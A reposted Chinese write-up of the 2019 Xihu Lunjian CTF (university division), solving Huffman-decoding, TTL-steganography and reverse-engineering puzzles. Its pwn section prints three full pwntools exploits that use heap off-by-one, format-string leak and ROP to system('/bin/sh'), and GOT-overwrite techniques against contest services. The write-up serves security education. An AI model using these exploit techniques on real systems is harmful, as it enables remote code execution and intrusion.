

2019西湖论剑网络安全技能大赛（大学生组）部分WriteUp

转载

[weixin_30501857](#) 于 2019-04-08 11:36:00 发布 424 收藏 1

文章标签：[网络](#) [数据结构与算法](#) [python](#)

原文链接：<http://www.cnblogs.com/Yuuki-p/10668580.html>


版权




这次比赛是我参加以来成绩最好的一次，这离不开我们的小团队中任何一个人的努力，熬了一整天才答完题，差点饿死在工作室（门卫大爷出去散步，把大门锁了出不去，还好学弟提了几个盒饭用网线从窗户钓上来才吃到了午饭）。写好WP回到宿舍的时候已经快十二点了，随便吃了点面包倒头就睡.....

接下来大概写写我们的解题思路，由于做题的时候没想到可以进名次，而且赛后比赛平台也关了，所以很多实现过程的截图就没法弄了，只下了除web以外的题目。

CRYPTO

 1904055ca752d2f081d HardGame.zip

 1904055ca752d3c1f20 哈夫曼之谜.zip

第一题 HardGame

这道题我们并没有做出来，可以看看大佬写的--><https://mp.weixin.qq.com/s/r1SyABoulRKygPmwfcUuXA>

第二题 哈夫曼之谜

下载下来的压缩包里就两个文件

在txt文档内容如下:

```
1100011100000101001001010110011011010111110111010101110111111100001000110010110101111001101110001000110  
a:4  
d:9  
g:1  
f:5  
l:1  
o:7  
s:9  
{:1  
}:1
```

看到哈夫曼我记得当初好像是在数据结构里面学过, 果断找书, 百度查资料, 后来了解到, 上面01的部分其实可以看做是加密的密文, 下面相当于解密的密钥。

在下面的两列中, 第一列是哈夫曼树的叶子节点, 第二列是对应的权重值, 之后就是长久的网上找代码(没办法, 代码功底有点差, 写起来太费时间了, 只能网上找找改改)

找到的代码如下(在vs中运行的, 之前的代码在运行的时候因为数组设置的太小, 之后会有溢出, 所以我改了下数组大小):

```
1 #include <stdio.h>  
2 #include <stdlib.h>  
3 #include <string.h>  
4  
5 typedef int ELEMENTYPE;  
6  
7 // 哈夫曼树结点结构体  
8 typedef struct HuffmanTree  
9 {  
10     ELEMENTYPE weight;  
11     ELEMENTYPE id; // id用来主要用以区分权值相同的结点, 这里代表了下标  
12     struct HuffmanTree* lchild;  
13     struct HuffmanTree* rchild;  
14 }HuffmanNode;  
15  
16 // 构建哈夫曼树  
17 HuffmanNode* createHuffmanTree(int* a, int n)  
18 {  
19     int i, j;  
20     HuffmanNode **temp, *hufmTree;  
21     temp = malloc(n*sizeof(HuffmanNode));  
22     for (i = 0; i<n; ++i) // 将数组a中的权值赋给结点中的weight  
23     {  
24         temp[i] = (HuffmanNode*)malloc(sizeof(HuffmanNode));  
25         temp[i]->weight = a[i];  
26         temp[i]->id = i;  
27         temp[i]->lchild = temp[i]->rchild = NULL;  
28     }  
29  
30     for (i = 0; i<n - 1; ++i) // 构建哈夫曼树需要n-1合并  
31     {  
32         int small1 = -1, small2; // small1、small2分别作为最小和次小权值的下标  
33         for (j = 0; j<n; ++j) // 先将最小的两个下标赋给small1、small2(注意: 对应权值未必最小)  
34         {
```

```

34     {
35         if (temp[j] != NULL && small1 == -1)
36         {
37             small1 = j;
38             continue;
39         }
40         else if (temp[j] != NULL)
41         {
42             small2 = j;
43             break;
44         }
45     }
46
47     for (j = small2; j < n; ++j)    // 比较权值, 挪动small1和small2使之分别成为最小和次小权值的下标
48     {
49         if (temp[j] != NULL)
50         {
51             if (temp[j]->weight < temp[small1]->weight)
52             {
53                 small2 = small1;
54                 small1 = j;
55             }
56             else if (temp[j]->weight < temp[small2]->weight)
57             {
58                 small2 = j;
59             }
60         }
61     }
62     hufmTree = (HuffmanNode*)malloc(sizeof(HuffmanNode));
63     hufmTree->weight = temp[small1]->weight + temp[small2]->weight;
64     hufmTree->lchild = temp[small1];
65     hufmTree->rchild = temp[small2];
66
67     temp[small1] = hufmTree;
68     temp[small2] = NULL;
69 }
70 free(temp);
71 return hufmTree;
72 }
73
74 // 以广义表的形式打印哈夫曼树
75 void PrintHuffmanTree(HuffmanNode* hufmTree)
76 {
77     if (hufmTree)
78     {
79         printf("%d", hufmTree->weight);
80         if (hufmTree->lchild != NULL || hufmTree->rchild != NULL)
81         {
82             printf("(");
83             PrintHuffmanTree(hufmTree->lchild);
84             printf(",");
85             PrintHuffmanTree(hufmTree->rchild);
86             printf(")");
87         }
88     }
89 }
90
91 // 递归进行哈夫曼编码
92 void HuffmanCode(HuffmanNode* hufmTree, int depth)    // depth是哈夫曼树的深度
93 {

```

```

94     static int code[100];
95     if (hufmTree)
96     {
97         if (hufmTree->lchild == NULL && hufmTree->rchild == NULL)
98         {
99             printf("id为%d权值为%d的叶子结点的哈夫曼编码为 ", hufmTree->id, hufmTree->weight);
100            int i;
101            for (i = 0; i<depth; ++i)
102            {
103                printf("%d", code[i]);
104            }
105            printf("\n");
106        }
107        else
108        {
109            code[depth] = 0;
110            HuffmanCode(hufmTree->lchild, depth + 1);
111            code[depth] = 1;
112            HuffmanCode(hufmTree->rchild, depth + 1);
113        }
114    }
115 }
116
117 // 哈夫曼解码
118 void HuffmanDecode(char ch[], HuffmanNode* hufmTree, char string[]) // ch是要解码的01串, string是结点
对应的字符
119 {
120     int i;
121     int num[500];
122     HuffmanNode* tempTree = NULL;
123     for (i = 0; i<strlen(ch); ++i)
124     {
125         if (ch[i] == '0')
126             num[i] = 0;
127         else
128             num[i] = 1;
129     }
130     if (hufmTree)
131     {
132         i = 0; // 计数已解码01串的长度
133         while (i<strlen(ch))
134         {
135             tempTree = hufmTree;
136             while (tempTree->lchild != NULL && tempTree->rchild != NULL)
137             {
138                 if (num[i] == 0)
139                 {
140                     tempTree = tempTree->lchild;
141                 }
142                 else
143                 {
144                     tempTree = tempTree->rchild;
145                 }
146                 ++i;
147             }
148             printf("%c", string[tempTree->id]); // 输出解码后对应结点的字符
149         }
150     }
151 }

```

```

152
153 int main()
154 {
155     int i, n;
156     printf("请输入叶子节点的个数: \n");
157     while (1)
158     {
159         scanf("%d", &n);
160         if (n>1)
161             break;
162         else
163             printf("输入错误, 请重新输入n值! ");
164     }
165
166     int* arr;
167     arr = (int*)malloc(n*sizeof(ELEMENTYPE));
168     printf("请输入%d个叶子节点的权值: \n", n);
169     for (i = 0; i<n; ++i)
170     {
171         scanf("%d", &arr[i]);
172     }
173
174     char ch[500], string[500];
175     printf("请连续输入这%d个叶子结点各自所代表的字符: \n", n);
176     fflush(stdin); // 强行清除缓存中的数据, 也就是上面输入权值结束时的回车符
177     gets(string);
178
179     HuffmanNode* hufmTree = NULL;
180     hufmTree = createHuffmanTree(arr, n);
181
182     printf("此哈夫曼树的广义表形式为: \n");
183     PrintHuffmanTree(hufmTree);
184     printf("\n各叶子结点的哈夫曼编码为: \n");
185     HuffmanCode(hufmTree, 0);
186
187     printf("要解码吗? 请输入编码:\n");
188     gets(ch);
189     printf("解码结果为: \n");
190     HuffmanDecode(ch, hufmTree, string);
191     printf("\n");
192
193     free(arr);
194     free(hufmTree);
195
196     return 0;
197 }

```

最后输出结果:

```
C:\WINDOWS\system32\cmd.exe
请输入叶子节点的个数:
9
请输入9个叶子节点的权值:
4 9 1 5 1 7 9 1 1
请连续输入这9个叶子节点各自所代表的字符:
adg#f10511
此哈夫曼树的广义表形式为:
38(17(8(4,4(2(1,1),2(1,1))),9),21(9,12(5,7)))
各叶子节点的哈夫曼编码为:
id为0权值为4的叶子节点的哈夫曼编码为 000
id为2权值为1的叶子节点的哈夫曼编码为 00100
id为4权值为1的叶子节点的哈夫曼编码为 00101
id为7权值为1的叶子节点的哈夫曼编码为 00110
id为8权值为1的叶子节点的哈夫曼编码为 00111
id为1权值为9的叶子节点的哈夫曼编码为 01
id为6权值为9的叶子节点的哈夫曼编码为 10
id为3权值为5的叶子节点的哈夫曼编码为 110
id为5权值为7的叶子节点的哈夫曼编码为 111
要解码吗? 请输入编码:
1100011100000101001001011001101101011110110101011101111100001000110010110101111001101110001000110
解码结果为:
flag55fd5f50f0ddd0d00adafdd5505d50a5{
请按任意键继续. . .
```

最后出来的格式有点问题，要处理一下

```
flag{ddf5dfd0f05550500a5af55dd0d5d0ad}
flag{55fd5f50f0ddd0d00adafdd5505d50a5}
```

MISC

- 1904055ca752db0d1b8 最短的路.zip
- 1904055ca752dbcdbfe 奇怪的TTL字...
- 1904055ca752dc2b4dc crackme.zip

第一题 最短的路



题目如下：

```
题目.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
#资深宅“flag”在朋友邀请下，参加了一场聚会。
#在聚会上看到了美女“75D”，一时心花荡漾、不能自己，坚信彼此就是天造地设的一双。
#想通过层层朋友的关系认识她，却无奈性格问题，不敢劳师动众。
#好在朋友帮忙搞到一张聚会人员关系图，如下：

[(('FloraPrice','E11'),('FloraPrice','E9'),('FloraPrice','75D'),('NoraFayette','E11'),('NoraFayette','E10'),
('NoraFayette','E13'),('NoraFayette','E12'),('NoraFayette','E14'),('NoraFayette','E9'),('NoraFayette','E7'),
('NoraFayette','E6'),('E10','SylviaAvondale'),('E10','MyraLiddel'),('E10','HelenLloyd'),('E10','KatherinaRogers'),
('VerneSanderson','E7'),('VerneSanderson','E12'),('VerneSanderson','E9'),('VerneSanderson','E8'),
('E12','HelenLloyd'),('E12','KatherinaRogers'),('E12','SylviaAvondale'),('E12','MyraLiddel'),
('E14','SylviaAvondale'),('E14','75D'),('E14','KatherinaRogers'),('FrancesAnderson','E5'),
('FrancesAnderson','E6'),('FrancesAnderson','E8'),('FrancesAnderson','E3'),('DorothyMurchison','E9'),
('DorothyMurchison','E8'),('EvelynJefferson','E9'),('EvelynJefferson','E8'),('EvelynJefferson','E5'),
('EvelynJefferson','E4'),('EvelynJefferson','E6'),('EvelynJefferson','E1'),('EvelynJefferson','E3'),
('EvelynJefferson','E2'),('RuthDeSand','E5'),('RuthDeSand','E7'),('RuthDeSand','E9'),('RuthDeSand','E8'),
('HelenLloyd','E11'),('HelenLloyd','E7'),('HelenLloyd','E8'),('OliviaCarleton','E11'),('OliviaCarleton','E9'),
('EleanorNye','E5'),('EleanorNye','E7'),('EleanorNye','E6'),('EleanorNye','E8'),('E9','TheresaAnderson'),
('E9','PearlOglethorpe'),('E9','KatherinaRogers'),('E9','SylviaAvondale'),('E9','MyraLiddel'),
('E8','TheresaAnderson'),('E8','PearlOglethorpe'),('E8','KatherinaRogers'),('E8','SylviaAvondale'),
('E8','BrendaRogers'),('E8','LauraMandeville'),('E8','MyraLiddel'),('E5','TheresaAnderson'),('E5','BrendaRogers'),
('E5','LauraMandeville'),('E5','CharlotteMcDowd'),('E4','CharlotteMcDowd'),('E4','TheresaAnderson'),
('E4','BrendaRogers'),('E7','TheresaAnderson'),('E7','SylviaAvondale'),('E7','BrendaRogers'),
('E7','LauraMandeville'),('E7','CharlotteMcDowd'),('E6','TheresaAnderson'),('E6','PearlOglethorpe'),
('E6','BrendaRogers'),('E6','LauraMandeville'),('E1','LauraMandeville'),('E1','BrendaRogers'),
('E3','TheresaAnderson'),('E3','BrendaRogers'),('E3','LauraMandeville'),('E3','CharlotteMcDowd'),('E3','flag('),
('E2','LauraMandeville'),('E2','TheresaAnderson'),('KatherinaRogers','E13'),('E13','SylviaAvondale')]

#你能在让最少人知道的情况下，帮助flag先生联系上75D小姐姐吗？
#求节点“flag”到“75D”的最短路径，即为flag，比如：flag[E3AliceBobXXXXXXXXXXXXXXXXX75D]
```

这个题我后来看别人WP说是BSF算法，这个我也不太懂，以前没碰到过，但是我们学弟直接手撸，就出来了，哈哈~




我看也有人写了脚本：

```

icbdf\post.py (a) - Sublime Text
转到(G)  Tools  项目(P)  Preferences  帮助(H)
App.vue  x  post.py  x  main.js  x  ttl.py
1  maps = [('FloraPrice', 'E11'), ('FloraPrice', 'E9'), ('FloraPric
2
3  def search(l_or_r,txt,last):
4      for i in maps:
5
6          if txt == i[l_or_r]:
7
8              if l_or_r ==0:
9                  l_or_r = 1
10             else:
11                 l_or_r = 0
12             if i[l_or_r] != last:
13                 print(i,l_or_r,last)
14                 search(l_or_r,i[l_or_r],txt)
15             else:
16                 return
17
18
19
20 search(0,"E3","")
21

```

第二题 奇怪的TTL字段



题目描述如下：

我们截获了一些IP数据报，发现报文头中的TTL值特别可疑，怀疑是通信方嵌入了数据到TTL，我们将这些TTL值提取了出来，你能看出什么端倪吗？

```
TTL=127
TTL=191
TTL=127
TTL=191
TTL=127
TTL=191
TTL=127
TTL=191
TTL=127
TTL=191
TTL=63
TTL=63
TTL=255
TTL=191
TTL=63
TTL=127
TTL=191
TTL=127
TTL=191
TTL=127
TTL=191
TTL=127
TTL=191
TTL=127
TTL=191
TTL=127
TTL=63
TTL=255
```

在txt文档中全是这种数字，以前遇到过类似的题型，首先都是把里面的数字提取出来，再做处理

```
191; 127; 191; 63; 255; 127; 191; 63; 255; 63; 127; 63; 255; 191; 63; 127; 191; 127; 191;
127; 191; 63; 255; 63; 255; 127; 191; 127; 191; 127; 63; 127; 191; 127; 191; 63; 255; 127;
255; 63; 255; 127; 127; 127; 191; 127; 191; 127; 191; 127; 63; 63; 255; 63; 255; 63; 255;
63; 191; 127; 191; 63; 255; 63; 255; 63; 63; 127; 191; 63; 255; 63; 255; 63; 63; 127; 191;
127; 63; 63; 255; 191; 127; 63; 255; 127; 63; 127; 191; 127; 127; 63; 255; 191; 127; 127;
191; 63; 191; 127; 191; 127; 191; 127; 191; 127; 63; 63; 255; 63; 127; 63; 255; 191; 127;
63; 255; 127; 191; 127; 191; 63; 127; 191; 63; 127; 63; 255; 127; 255; 63; 255; 127;
191; 63; 255; 127; 191; 63; 191; 63; 255; 63; 127; 63; 255; 127; 127; 63; 255; 63; 127; 63;
255; 191; 63; 127; 191; 127; 127; 63; 255; 127; 127; 191; 63; 191; 63; 255; 63; 191;
63; 255; 127; 255; 63; 255; 191; 127; 63; 255; 127; 191; 127; 191; 63; 127; 63; 255; 127;
255; 63; 255; 63; 127; 63; 255; 63; 127; 63; 255; 127; 191; 63; 255; 127; 63; 63; 255; 191;
127; 63; 255; 191;
127; 63; 255; 127; 127; 191; 63; 127; 127; 191; 127; 127; 191; 63; 191; 127; 191;
63; 255; 63; 255; 127; 255; 63; 255; 63; 255; 63; 255; 63; 255; 63; 63; 255; 127; 191; 127; 191;
127; 191; 63; 191; 127; 191; 63; 127; 63; 255; 191; 127; 127; 191; 127; 127; 191; 127;
63; 127; 191; 127; 127; 191; 127; 127; 127; 191; 127; 63; 63; 255; 191; 63; 63; 255;
63; 127; 127; 191; 127; 63; 63; 255; 127; 127; 63; 255; 127; 191; 63; 255; 63; 63; 255;
63; 191; 127; 191; 63; 255; 63; 255; 63; 63; 255; 127; 127; 63; 255; 191; 63; 63; 255;
63; 63; 127; 191; 63; 191; 63; 255; 63; 63; 255; 63; 127; 63; 255; 127; 191; 63; 255;
63; 63; 63; 255; 63; 191; 127; 191; 63; 255; 63; 255; 63; 63; 255; 127; 63; 255;
127; 191; 63; 255; 63; 63; 255; 63; 191; 127; 191; 63; 255; 63; 255; 63; 63; 255;
127; 127; 63; 255; 191; 63; 63; 255; 63; 63; 127; 191; 63; 191; 63; 255; 63; 63; 255;
127; 255; 127; 191; 127; 191; 127; 191; 127; 191; 127; 191; 127; 191; 127; 63;
63; 255; 191; 127]
```

至于对数字该怎么处理，就查了好对资料，后来找到一篇文章提醒了我



最后处理方式如下：

63 127 191 255对应00 01 10 11

（如果是2种情况就猜0 1，4种情况就猜00 01 10 11，转换为8位二进制，然后只取前两位，因为观察会发现后面几位都是1）


之后就是对数据的进制转换了，最终转成十六进制

这种加密只是针对字母，所以解密之后把对应的数字加上就可以了。

附py脚本如下（因为代码有点多，所以就只上截图了）




```
a = open(r'F:\CTF比赛记录\2019西湖论剑\1904055ca752dbcbdfc MISC2 奇怪的TTL字段\ttl.txt').readlines()
print(len(a))
print(295376/3.0)
# print(a)
b = []
for i in a:
    b.append(i[4:-1])
print(b)
from collections import Counter
print(Counter(b))
# for i in b:
#     if i == '63':
#         print('0',end='')
#     elif i == '127':
#         print('1',end='')
#     elif i == '191':
#         print('2',end='')
#     elif i == '255':
#         print('3',end='')
sanjinzhi='12121212121003201212121211103010300030003010320031003110313032003120321031203120300030003'
print()
print(len(sanjinzhi))
def triple(a):
    l = len(a)
    a = list(reversed(a))
    num = 0
    for i in range(len(a)):
        num += int(a[i])*pow(4,i)
    print(num,end=' ')
triple('1212')
print(chr(102))
def triple1(a):
    l = len(a)
    a = list(reversed(a))
    num = 0
    for i in range(len(a)):
        num += int(a[i])*pow(4,i)
    print(chr(num),end='')
for i in range(0,len(sanjinzhi),4):
    triple(sanjinzhi[i:i+4])
print()
for i in range(0,len(sanjinzhi),4):
    triple1(sanjinzhi[i:i+4])
```

第三题 crackme




这道题我们没有做出来，可以看大佬写的wp——><https://mp.weixin.qq.com/s/r1SyABou1RkygPmwfcUuXA>

PWN

-  1904055ca753093f654 Storm Note.zip
-  1904055ca753896ba77 story.zip
-  1904055ca75368089ed noinfoleak.zip

第一题 Storm Note



直接上exp

```
1 from pwn import *
2 #p=process('./storm')
3 p=remote('ctf1.linkedbyx.com',10444) //网址+端口
4 #port:10444
5 def add(size):
6     p.recvuntil('Choice')
7     p.sendline('1')
8     p.recvuntil('?')
9     p.sendline(str(size))
10
```


```

11 def edit(idx,mes):
12     p.recvuntil('Choice')
13     p.sendline('2')
14     p.recvuntil('?')
15     p.sendline(str(idx))
16     p.recvuntil('Content')
17     p.send(mes)
18
19 def dele(idx):
20     p.recvuntil('Choice')
21     p.sendline('3')
22     p.recvuntil('?')
23     p.sendline(str(idx))
24
25 add(0x18)      #0
26 add(0x508)    #1
27 add(0x18)     #2
28 edit(1, 'h'*0x4f0 + p64(0x500))  #set fake prev_size
29
30 add(0x18)     #3
31 add(0x508)    #4
32 add(0x18)     #5
33 edit(4, 'h'*0x4f0 + p64(0x500))  #set fake prev_size
34 add(0x18)     #6
35
36 dele(1)
37 edit(0, 'h'*(0x18))  #off-by-one
38 add(0x18)     #1
39 add(0x4d8)    #7
40 dele(1)
41 dele(2)      #backward consolidate
42 add(0x38)    #1
43 add(0x4e8)   #2
44
45 dele(4)
46 edit(3, 'h'*(0x18))  #off-by-one
47 add(0x18)    #4
48 add(0x4d8)   #8
49 dele(4)
50 dele(5)     #backward consolidate
51 add(0x48)    #4
52
53 dele(2)
54 add(0x4e8)   #2
55 dele(2)
56 storage = 0xabcd0100
57 fake_chunk = storage - 0x20
58
59 p1 = p64(0)*2 + p64(0) + p64(0x4f1) #size
60 p1 += p64(0) + p64(fake_chunk)      #bk
61 edit(7, p1)
62
63 p2 = p64(0)*4 + p64(0) + p64(0x4e1) #size
64 p2 += p64(0) + p64(fake_chunk+8)    #bk, for creating the "bk" of the faked chunk to avoid crashing when
unlinking from unsorted bin
65 p2 += p64(0) + p64(fake_chunk-0x18-5)  #bk_nextsize, for creating the "size" of the faked chunk, using
misalignment tricks
66 edit(8, p2)
67 add(0x48)
68 edit(9, p64(0)*8)

```

```
68 edit(2, p64(0)**8)
69
70 p.sendline('666')
71 p.send('\x00'*0x30)
72 '''
73 add(0x100-8)
74 add(0x200)
75 add(0x100)
76
77 edit(1, (p64(0x200)+p64(0x100))*32)
78 dele(1)
79 edit(0, 'a'*(0x100-8))
80 add(0x100)
81 add(0x60)
82 dele(1)
83 dele(2)
84 add(0x100)
85 add(0x60)
86 '''
87 p.interactive()
```

第二题 story



这个题好像是libc泄露

上exp

```


#!/usr/bin/env python
# coding=utf-8
from pwn import *
io = remote('ctf1.linkedbyk.com', 10195) //网址+端口号
#io = process('./story')
elf = ELF('./story')
#libc = elf.libc
libc = ELF('libc6_2.23-0ubuntu10_amd64.so')

io.recv()
__libc_start_main_got = elf.got['__libc_start_main']
payload = "%15$llx"+"AAAAAAA" + "%11$s" + "QQQQ" + p64(__libc_start_main_got)
print payload
io.sendline(payload)
io.recvuntil("Hello ")
cannary = int(io.recvuntil('AAAAAAA', drop = True),16)
print hex(cannary)
temp = io.recv()[0:6]
__libc_start_main_addr = u64(temp+p8(0)*2)
libc_base = __libc_start_main_addr - libc.symbols['__libc_start_main']
print hex(__libc_start_main_addr)
#one_gadgets = libc_base + 0xf1147
system_addr = libc_base + libc.symbols['system']
bin_sh = libc_base + libc.search('/bin/sh').next()
#get one_gadgetA
print "get_addr = " + hex(__libc_start_main_addr)
#print "one_gadgets = "+ hex(one_gadgets)
print "get_got = " + hex(__libc_start_main_got)
print "cannay= " + hex(cannary)
print "system_addr=" + hex(system_addr)
print "bin_sh=" + hex(bin_sh)
pop_rdi = 0x0000000000400bd3
#gdb.attach(io)
payload = 'A'*136 + p64(cannary) * 2 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)
#payload = 'A'*136 + p64(cannary) * 2 + p64(one_gadgets)

print hex(cannary)
Size = len(payload)+1
print "size = " + str(Size)
io.sendline(str(len(payload)))
#gdb.attach(io)
print io.recv()
io.sendline(payload)
io.interactive()

```

第三题 noinfoleak

 noinfoleak

exp

```

1 from pwn import *
2 #p=process('./noinfoleak')
3 libc = ELF('./libc-2.23.so')
4 p=remote('ctf1.linkedbyx.com',10426) //网址+端口
5 def add(size,mes):




```

```



6  p.recvuntil('>')
7  p.sendline('1')
8  p.recvuntil('>')
9  p.sendline(str(size))
10 p.recvuntil('>')
11 p.send(mes)
12
13 def dele(idx):
14     p.recvuntil('>')
15     p.sendline('2')
16     p.recvuntil('>')
17     p.sendline(str(idx))
18 def edit(idx,mes):
19     p.recvuntil('>')
20     p.sendline('3')
21     p.recvuntil('>')
22     p.sendline(str(idx))
23     p.recvuntil('>')
24     p.send(mes)
25
26 add(0x60,p64(0x71)*4)
27 add(0x60,p64(0x71)*4)
28 add(0x60,p64(0x71)*4)
29 dele(0)
30 dele(1)
31 edit(1, '\x10')
32 add(0x60,p64(0x71)*4)
33 add(0x60,p64(0x71)*4)
34 add(0x50, 'aaa')
35 add(0x50, 'bbb')
36 edit(0,p64(0)+p64(0xd1))
37 dele(4)
38 a = 0x46# int(raw_input("a"),16)
39 edit(0,p64(0)+p64(0x71)+'\x5d'+chr(a))
40 dele(1)
41 dele(2)
42 edit(2, '\x10')
43 add(0x60, 'a')
44 add(0x60, '\x00')
45 add(0x60, '\x00')
46 dele(5)
47 dele(6)
48 edit(6,p64(0x601120))
49 add(0x50, '/bin/sh\x00')
50 add(0x50, '\x20')
51 edit(9,p64(0xfbad3c80)+p64(0)*3+p8(0))
52 p.send('\n')
53 p.recv(24)
54 addr = u64(p.recv(6).ljust(8, '\x00'))
55 libc_base = addr - (0x7fb4e88cf6e0-0x7fb4e850c000)
56 info("libc:0x%x",libc_base)
57 system = libc_base+libc.symbols['system']
58 edit(11,p64(0x601018))
59 edit(9,p64(system))
60 dele(10)
61
62 p.interactive()

```

REVERSE

-  1904055ca752e6ae1c5 easyCpp.zip
-  1904055ca752e532f14 Junk_Instruction.zip
-  1904055ca752e746df2 Testre.zip

第一题 easyCpp

 _MACOSX
 easyCpp

```
int init_proc()
{
    void *v0; // rax@1

    v0 = &_gmon_start_;
    if ( &_gmon_start_ )
        LODWORD(v0) = _gmon_start_();
    return (unsigned __int64)v0;
}
```

```
signed int _do_global_ctors_aux()
{
    signed int result; // eax@2

    if ( !completed_7631 )
    {
        result = deregister_tm_clones();
        completed_7631 = 1;
    }
    return result;
}
```

```
__int64 __usercall std::accumulate<__gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>,std::
{
    int u5; // rax@3
    int v6; // ebx@3
    __int64 result; // rax@4
    __int64 v8; // rcx@4
    __int64 v9; // [sp+0h] [bp-70h]@1
    __int64 v10; // [sp+8h] [bp-68h]@1
    __int64 v11; // [sp+10h] [bp-60h]@1
    __int64 v12; // [sp+18h] [bp-58h]@1
    char v13; // [sp+20h] [bp-50h]@3
    char v14; // [sp+40h] [bp-30h]@3
    __int64 v15; // [sp+58h] [bp-18h]@1

    v12 = a3;
    v11 = a4;
    v10 = a1;
    v9 = a2;
    v15 = *HK_FP(_FS_, 40LL);
    while ( (unsigned __int8) __gnu_cxx::operator!=(int *,std::vector<int,std::allocator<int>>>(&v11, &v10) )
    {
        LODWORD(v5) = __gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>>::operator*(&v11);
        v6 = *v5;
        std::vector<int,std::allocator<int>>::vector(&v13, v9);
        main::lambda(std::vector<int,std::allocator<int>>,int)#2::operator() const(
            (__int64)&v14,
            (__int64)&v5,
            (__int64)&v13,
            v6);
        std::vector<int,std::allocator<int>>::operator*(&v9, &v14);
        std::vector<int,std::allocator<int>>::~vector((__int64)&v14);
        std::vector<int,std::allocator<int>>::~vector((__int64)&v13);
        __gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>>::operator**(&v11, &v14);
    }
    std::vector<int,std::allocator<int>>::vector(v12, v9);
    result = v12;
    v8 = *HK_FP(_FS_, 40LL) ^ v15;
    return result;
}
```

```

__int64 __fastcall std::vector<int,std::allocator<int>>::operator=
{
    __int64 v2; // ST28_8@1
    __int64 v3; // rax@1
    __int64 result; // rax@1
    __int64 v5; // rcx@1

    v2 = *MK_FP(__FS__, 40LL);
    v3 = std::move<std::vector<int,std::allocator<int>> &>(a2);
    std::vector<int,std::allocator<int>>::_M_move_assign(a1, v3);
    result = a1;
    v5 = *MK_FP(__FS__, 40LL) ^ v2;
    return result;
}

```

用IDA打开，分析函数代码，发现好像是输入过两个变换

其他所有的数加上最后一个

- 顺序整个反过来，最后一个不变


最后要变成一个斐波那契数列1 1 2 3 5 ... 987，可以得输入

```

-377
-610
-754
-843
-898
-932
-953
-966
-974
-979
-982
-984
-985
-986
-986
987


```

第二题 Junk_Instruction



这道题我们没有做出来，可以看大佬写的wp——><https://mp.weixin.qq.com/s/r1SyABoulRKygPmwfcUuXA>

第三题 Testre



直接用IDA打开，F5查看函数，主要是对代码的分析，涉及到了些算法


```

n = ((unsigned __int64)(2951479051793528259LL * (unsigned __int128)(138 * (v28 - v17) >> 2) >> 64) >> 2) * 1;
v23 = ((unsigned __int64)(0xBAAAAAAAAAAAAAAAA8LL * (unsigned __int128)((v17 * v20) << 6) >> 64) >> 5) - 1;
v11 = (__int64)((char *)k0s
- (((unsigned __int64)(2951479051793528259LL * (unsigned __int128)(138 * (v28 - v17) >> 2) >> 64) >> 2)
+ 16) & 0xFFFFFFFFFFFFFFFFLL));
memset(v11, 0, n);
v20 = v17;
v18 = n - 1;

```

看下面的这点代码，好像是辗转相除法

```

while ( v20 < v28 )
{
    u21 = *((_BYTE *)v25 + v20);
    for ( j = n - 1; ; --j )
    {
        v10 = 1;
        if ( j <= v18 )
            v10 = v21 != 0;
        if ( !v10 )
            break;
        u22 = *((_BYTE *)v11 + j) << 6;
        u21 += *((_BYTE *)v11 + j) << 8;
        u9 = 64;
        *((_BYTE *)v11 + j) = u21 % 58;
        *((_BYTE *)v26 + j) = u22 & 0x3F;
        u22 >>= 6;
        u21 /= 58;
        u27 /= v9;
        if ( !j )
            break;
    }
    ++v20;
    v18 = j;
}
for ( j = 0LL; ; ++j )
{
    v8 = 0;
    if ( j < n )
        v8 = ~(*((_BYTE *)v11 + j) != 0);
    if ( !(v8 & 1) )
        break;
}
if ( *v30 > n + v17 - j )
{
    if ( v17 )
    {
        c = 61;
        memset(s, 49, v17);
        memset(v26, c, v17);
    }
    v20 = v17;
    while ( j < n )
    {
        u4 = v11;
        *((_BYTE *)s + v20) = byte_400EB0[(unsigned __int64)*((_BYTE *)v11 + j)];
        *((_BYTE *)v26 + v20++) = byte_400EF0[(unsigned __int64)*((_BYTE *)u4 + j++)];
    }
}

```

之后查看字符串 主菜单View-Open subviews-strings, 看到table

Address	Length	Type	String
000000000000400E91	0000001D	C	ake_secret_makes_you_annoyed
